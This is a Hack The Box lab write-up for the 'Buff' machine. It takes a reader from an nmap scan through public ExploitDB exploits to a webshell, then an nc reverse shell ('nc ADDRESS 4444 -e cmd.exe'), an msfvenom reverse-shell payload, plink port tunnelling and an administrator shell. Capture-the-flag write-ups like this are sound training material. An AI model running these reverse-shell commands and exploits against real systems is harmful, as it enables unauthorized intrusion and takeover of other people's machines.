BUFF | Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 16:40 CEST
Nmap scan report for 10.10.10.198
Host is up (0.051s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.49 seconds
```

At port 8080 we find a website, and browsing inside, in the Contact section, we discover that it uses Gym Management Software 1.0:



Searching Google, we find on ExploitDB a python script for a possible RCE:

https://www.exploit-db.com/exploits/48506

By downloading the exploit and starting it with the site url argument, we get a shell:

```
root@unknown:~/Desktop# python exploit.py 'http://10.10.10.198:8080/'
              /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
              \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG

buff\shaun
```

The shell, however, is not interactive, as it does not allow you to move between the system folders, so using nc.exe (already present in the upload folder, if it is not present it must be transferred via SMB, or downloaded with curl):

```
nc ADDRESS 4444 -e cmd.exe
```

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:51040.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
```

Browsing through the folders, in the desktop of the current user, shaun, we find the user flag:

```
C:\Users\shaun\Desktop>type user.txt
type user.txt
f72ea11fbe63227b285abc4bf7e93aba
```

Proceeding with the steps to become root, in the Download folder of shaun user we find a CloudMe exe. On ExploitDB, there is the POC for a buffer overflow:

https://www.exploit-db.com/exploits/48389

Being a proof of concept, the payload has to be changed, generating it with msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=address LPORT=port
TFUNC=thread -b "\x00\x0d\x0a" -f python
```

The process operates in localhost on port 8888, so we have to transfer plink.exe to the victim machine (same procedure for nc.exe) to perform a port tunneling. Running the command (you need to start the SSH server on your machine):

```
plink.exe -l USERNAME -pw PASSWORD -R 8888:127.0.0.1:8888 ADDRESS
```

In this way it is as if the process operates locally on our machine!

By launching the exploit, listening with ncat we get the shell:

```
root@unknown:~/Desktop# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:49751.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find more writeups on my Github repo: https://github.com/Kaosam/HTBWriteups